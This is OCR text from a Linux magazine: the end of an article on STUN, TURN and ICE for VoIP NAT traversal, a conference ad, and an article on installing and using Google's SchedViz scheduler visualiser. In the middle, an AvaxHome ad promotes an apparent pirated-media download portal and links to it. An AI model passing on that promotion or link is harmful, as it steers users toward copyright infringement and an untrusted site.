

Home Agent
192.168.90.1
Router
NAT
85.165.245.22
STUN
51.254.84.2
Dialer
Telephony Server
STUN request: 5060 (SIP)
STUN request: 54872
STUN response: IP 85.165.245.22 Port 54872
Packet with Information: IP 85.165.245.22 Port 54872
Information transfer
SIP INVITE is directed to Port 54872, which the router forwards to 5060
STUN request: 8000 (RTP)
STUN request: 32654
STUN response: IP 85.165.245.22 Port 32654
SIP OK responds that the RTP stream should be directed to IP 85.165.245.22 Port 32654
RTP stream is directed to IP 85.165.245.22 Port 32654
RTP stream is directed to the information present in the Dialer's INVITE

Figure 3: A sample sequence for the STUN mechanism.

session protocol, ICE ensures trouble-free passage through all types of NAT and firewalls. ICE was designed so that the required addressing functions can be implemented with the SIP protocol and thus also with the Session Description Protocol (SDP). ICE acts as a uniform framework around STUN and TURN. Additionally, ICE supports TCP as well as UDP media sessions.

Instead of only STUN or TURN, an ICE client is able to determine the required addresses with both methods. Both addresses are transmitted to the communication partner along with the local interface addresses in the subsequent SIP call setup message. The elements of the address information contained in the invitation message are known as the "candidates," which are the potential communication endpoints for the SIP agent. When an invitation message reaches the call recipient, the latter also runs the ICE address collection functions and transmits specific addresses in its SIP reply. Both agents then check the possible connections that are implemented by STUN messages from an agent to the other end of the communication path. A check is performed to discover which pair of candidates works. Once a functioning pair of candidates has been found, the media stream begins to flow between the two communication partners.

ICE goes through six steps to establish a connection:

Step 1. The call initiator collects the IP and port addresses of all potential communication candidates before the actual call. The first candidates are sought by the interfaces of the local computer (host). If the host has several interfaces, the agent obtains a candidate from each interface. The candidates of the computer interfaces (including virtual interfaces) are referred to as host candidates. The agent then directly contacts the STUN server on any host interface. The results of these tests are server-reflexive candidates, which translate to the IP and port addresses of the outermost

NAT on the path between the agent and the STUN server and is usually the NAT facing the public Internet. Finally, the agent also receives all the candidates from TURN servers. These IP and port addresses reside on the relay servers.

Step 2. Each candidate is prioritized after the agent has collected its candidates. The highest priority defines the candidate to be used. As a rule, relay candidates receive the lowest priority because they have the highest voice delay.

Step 3. According to the identified and prioritized candidates, the agent generates its SIP INVITE request to establish the call. The SDP header is part of the INVITE request, which the caller uses to transmit the connection information required for the call, including the codec, its parameters, and the IP and port addresses to be used. ICE extends SDP by adding some new attributes. The most important of these is the candidate attribute. Because the agent might know more than one possible candidate, it transmits a separate candidate attribute in the SDP header for each possible media stream. The attribute contains the IP and port addresses for the candidate concerned, its priority, and the type of candidate (host, server reflexive, or relay). Additionally, the SDP message contains information for safeguarding the STUN functions.

Step 4. SIP transmits the SIP INVITE message with the corresponding SDP information over the network. If the called agent also supports ICE, the phone will ring. The party being called collects its candidates and generates a preliminary SIP response, which signals to the caller that the SIP request is still being processed. The preliminary response contains an SDP message with the communication partner’s candidates.

Step 5. The caller and the called party have exchanged the necessary SDP messages. The agents involved in the call know all candidates for transferring the media streams. Note that certain applications (e.g., videophones) generate more than one media stream. ICE then performs the most important part of its tasks. Each agent pair knows the possible candidates and the corresponding candidates of its peer – the list of possible candidate pairs. Each agent calculates the priority of the candidate pairs (combined priority of the individual candidates), and the candidate couple with the highest priority has the optimal path between the two communication partners.

Step 6. For the final review of the candidate pair, ICE conducts connection checks on the basis of STUN transactions from each agent. The STUN transactions use the IP and port addresses of the selected candidate pairs, which grow in proportion to the square of the number of candidates, and control their bidirectional accessibility. This process makes a parallel review of each candidate pair problematic. ICE checks the candidate pairs sequentially by priority. Every 20ms each agent generates a STUN transaction for the next pair of candidates in the list. If an agent receives a STUN request for a candidate pair, it immediately generates a STUN transaction in the opposite direction, known as a triggered check, accelerating the entire ICE process. After completing the review of a candidate pair, the agent knows that it has found a connection pair for transmitting the media stream correctly. Because the checks are carried out according to the priorities of the candidate pairs, the first functioning candidate pair represents the best possible connection between the two communication partners at the given time. The caller usually confirms the candidate pair found by this process to the other agent, concluding the selection process.

All previous processes (candidate collection and connection tests) take place before the phone rings at the called agent’s end; consequently, the connection setup is minimally delayed by ICE. The advantage, however, is that ghost calls and misconnections (i.e., the phone rings, but the called party hears nothing) are eliminated.

If the ICE handshake reveals that the candidate pair differs from the default setting selected in the SDP message (IP and port addresses), the caller initiates an update of the default setting on the basis of a SIP re-INVITE message to synchronize all intermediate SIP elements that do not support ICE but need to know through which addresses the media streams are running.

Conclusions

Correct mapping of the internal IP addresses to external IP addresses is essential to enabling unhindered VoIP communication through NAT gateways and firewalls. STUN, TURN, and ICE not only ensure a transparent transition via NAT gateways but also improve the security of the SIP environment as a whole. ■

Info

[1] RFC 3022: [https://tools.ietf.org/html/rfc3022]

[2] RFC 3261: [https://tools.ietf.org/html/rfc3261]

[3] RFC 3489: [https://tools.ietf.org/html/rfc3489]

[4] RFC 5389: [https://tools.ietf.org/html/rfc5389]

[5] RFC 5766: [https://tools.ietf.org/html/rfc5766]

CLOUDFEST

See The Future
in 20/20

March 14 - 19, 2020
EUROPA-PARK | RUST | GERMANY

www.cloudfest.com

REGISTER FOR FREE!
CODE: **fvV5HGrf**

CloudFest Themes

The Intelligent Cloud
An examination of AI in the Cloud ecosystem

Web-Pros in the Cloud
Smart Creativity at Scale

cloudfest.com
/cloudfest
@cloudfest

18+

WHAT IS
AVAXHOME?

AVAXHOME -

the biggest Internet portal, providing you various content: brand new books, trending movies, fresh magazines, hot games, recent software, latest music releases.

Unlimited satisfaction one low price
Cheap constant access to piping hot media
Protect your downloadings from Big brother
Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages
Brand new content
One site

AVXLIVE.ICU

AvaxHome - Your End Place

We have everything for all of your needs. Just open https://avxlive.icu

Londen
Tokyo
New Delhi
New York
Berlin

Visualizing kernel scheduling

Behind Time

The Google SchedViz tool lets you visualize how the Linux kernel scheduler allocates jobs among cores and whether they are being usurped. By Samuel Bocetta

SchedViz [1] is one of a variety of open source tools recently released by Google that allows you to visualize how your programs are being handled by Linux kernel scheduling. The tool allows you to see exactly how your system is treating the various tasks it is running and allows you to fine-tune the way resources are allotted to each task.

SchedViz is designed to overcome a specific problem: The basic Linux tools available for scheduling [2] don't allow you to see very much. In practice, this means that most people guess how to schedule system resources, and given the complexity of modern systems, these guesses are often wrong.

Multiprocessing

Modern operating systems (OSs) execute multiple processes simultaneously by splitting the computing load across multiple cores and running each process for a short time before switching to a different task (multiprocessing). This feature presents a significant challenge for engineers: Where should each process run and for how long? How should you assign priority to the various tasks that your system needs to run?

A round-robin approach would assign each task processing time in such a way that each would receive equal time. In practice, however, some tasks – such as those related to the core functions of your OS – are of higher priority than others.

SchedViz makes use of a basic feature of the Linux kernel: the ability to capture data in real time about what each core of a multicore system is doing. The kernel is instrumented with hooks called tracepoints; when certain actions occur, any code hooked to the relevant tracepoint is called with arguments that describe the action. This data is referred to as a "trace."

SchedViz captures these "traces" and allows you to visualize them. A command-line script can capture the data over a specified time and then load it into SchedViz for as much analysis as you care to apply. You can also keep



Pid: 947889
Command: kworker/18:0
CPU: 18
Start Time: 375 msec
End Time: 375 msec
Duration: 0.02 msec
State: Running

Figure 1: In this example, each horizontal bar represents a core, and the horizontal axis is measured in milliseconds. The blue process, running on one core, has been interrupted by the green process, which briefly swaps the core on which it runs.

Lead Image © 36clicks, 123RF.com

saved traces to compare any modification you make.

A basic example of a trace loaded into SchedViz for viewing is seen in Figure 1. Two processes are running simultaneously (green and blue). The blue process, known as the "victim thread," is likely to suffer a performance lag because it has been interrupted by the green process, which has swapped in to the blue thread's core.

In practice, behavior like that in Figure 1 is likely to result in suboptimal performance. There is no obvious reason why the green process swapped cores right at the end of its processing time, but by doing so, it interrupts another thread running on a different core. If the blue process needs to run quickly, particularly if it is a critical system process, you would like to stop this kind of behavior.

SchedViz allows you to see issues like this on a pannable, zoomable graph that shows all the cores of a multicore system. A more detailed trace of a three-core system is seen in Figure 2. Although it might seem inefficient to allocate resources in this way, with each process getting a short period of time before the core swaps to another process, this is how typical core-scheduling processes work.

The SchedViz visualization tools aims to achieve a number of key goals:

- Quantify task starvation caused by round-robin queueing. In the above example, it might be that the blue process is running slowly because the yellow process is assigned the same priority. This case is known as "task starvation," and can be a significant drain on performance in complex systems.
- Identify primary antagonists stealing work from critical threads. Some processes, as seen, steal a lot of resources from others that may be more important. The "primary antagonists" are the biggest drain on the performance of many systems, and finding out which processes are acting in this way is extremely useful.
- Determine when core allocation choices yield unnecessary waiting. In other situations, a process that you would like to prioritize is made to wait while another executes. SchedViz allows you to see this happening.
- Evaluate different scheduling policies. Linux has many ways of implementing scheduling policies [3] that determine which processes will run where and for how long. If you are seeking to improve system performance by manipulating these policies, SchedViz is invaluable, because it allows you to see a visual representation of how they are being applied.

At the moment, the primary use that most system administrators will have for SchedViz is to manage the way tasks are assigned across multicore processors. As Google put it in their blog, "not all cores are equal" [1], and that's because the structure of the memory hierarchy found in most modern systems can make it costly to shift a thread from one core to another, especially if that shift moves it to a new non-uniform memory access (NUMA) node [4]. This move is particularly a problem when it comes to handling modern encryption algorithms [5] that are becoming an integral part of working with web services and cloud storage.

Users can already pin threads explicitly to a CPU or a set of CPUs or can exclude threads from specific CPUs with the use of features like `sched_setaffinity()` [6] or cgroups [7], which are both available in most Linux environments. However, such restrictions can also make scheduling even tougher. SchedViz allows you to see exactly how and when these rules are being enforced, allowing you to assess their effectiveness.

Installing SchedViz

SchedViz is hosted on GitHub [8], and the process for installing it will be familiar to most advanced users. To begin, clone the repository:

```
git clone ➘
  https://github.com/google/schedviz.git
```

Next, install the dependencies. Because SchedViz has quite a few of these, it requires `yarn`, so head to the Yarn website [9] and follow the instructions there. You should also make sure your version of Node.js is later than 10.9.0.

Now you need the GNU building tools and an unzip utility, so install them now if you don't have them. On Debian, you can run:




Figure 2: The core at the bottom is alternating between two threads (yellow and blue).

Table 1: `bazel` Options

Name	Type	Description
`storage_path`	String	Required. The folder where you want trace data to be stored. This should be an empty folder that is not used by anything else.
`cache_size`	Int	Optional. The maximum number of collections to keep open in memory at once.
`port`	Int	Optional. The port to run the server on. Defaults to `7402`.
`resources_root`	String	Optional. The folder where the static files (e.g. HTML and JavaScript) are stored. Default is `client`. If using `bazel` to run the server, you shouldn't need to change this.

```
sudo apt-get update && ↩
  sudo apt-get install ↩
  build-essential unzip
```

Before running SchedViz for the first time, change to the location where the repo was cloned and install with Yarn:

```
cd schedviz
yarn install
```

Once it has finished, navigate to the root of the repo folder and start up your server:

```
yarn bazel run server -- -- -storage_path=↩
  "<Path to folder that stores traces>"
```

This command takes several options (Table 1).

Using SchedViz

The most basic function of SchedViz is to collect a trace of activity from a particular machine. To do this, run the command:

```
sudo ./trace.sh ↩
  -out '<Path to trace directory>' ↩
  -capture_seconds '<No. of seconds>' ↩
  [-buffer_size '<Size of trace buffer>'] ↩
  [-copy_timeout '<Time to wait>']
```

The options taken by this command all contain default values if you don't want to specify them. The default number of seconds to record a trace is 5, the default buffer size is 409KB, and the default number of seconds to wait for a copy to finish is 5.

Once the command is run on the target machine [10], move the `tar.gz` file to a machine that can use the SchedViz user interface. To look at the data you've collected, click *Upload Trace* on the SchedViz collections page (Figure 3). A list of all the traces you have loaded into SchedViz is presented that can be sorted by the date they were collected, by a description of the traces, or by the user who collected them.

Opening a trace from the collections menu will open a visualization similar to those shown in the figures here, with a representation of all the cores on your system and what each is doing.


What you do with this information will depend on your requirements. Google has provided a guide [1] that explains how to spot common problems in SchedViz traces, where a particular process might be causing your system performance to lag. These issues can then be addressed by looking at your scheduling policies and adapting them to the needs of your system.

Going Further: NUMA Issues

Google has also highlighted SchedViz's ability to do more than just look at how processing resources are shared according to the CPU time given to each. SchedViz also provides a powerful way to visualize the way larger systems work with NUMA nodes.

Larger servers often have several NUMA nodes that are a subset of DRAM memory assigned to particular cores that can be accessed more quickly than the general memory pool. Cores can access NUMA nodes assigned to other cores, and often do if the cores are overworked; however, this process is much slower than if the cores stuck to their own NUMA node. This nonuniformity is a practical consequence of growing core count, but it brings challenges.

If a core jumps to a different NUMA node, performance can be affected significantly, because it will then have to pay an extra tax for each DRAM access. SchedViz can help identify cases like this, making it clear when a thread has had to migrate across NUMA boundaries. Moreover, SchedViz can show you which NUMA nodes are in use at any one time, helping to identify situations in which one part of your machine is overtaxed while the other part sits idle. A typical trace of that situation will look like Figure 4. SchedViz can identify an unbalanced system like this, so the sys admin can adjust the NUMA behavior [11] to fix the issue.



1 filtered traces, 0 selected

☐	Collected By	Target Machine	Collected On	Tags	Description	Name
☐	local_user		Sep 27, 2019, 9:58:26 AM		Single core	[illegible]

Figure 3: The collections page is the main SchedViz menu. From here, you can perform all of the core functions of the program.



Relatively overloaded NUMA node
NUMA nodes
Relatively unloaded NUMA node
NUMA 0
NUMA 1

Figure 4: All available NUMA nodes are at the right, with their usage on the left. Apparently, this system is very unbalanced.

Further Resources

If you want to explore the features that come packaged with SchedViz, take a look at the detailed features walkthrough **[12]** provided by Google. This document will show you how to collect various types of traces and how to use the tools available for analyzing them.

Another very useful feature provided by the kernel is a debug feature **[13]** that can analyze trace data and stream it to a buffer for later analysis, providing you with a quick way of highlighting scheduling or scheduling rules problems.

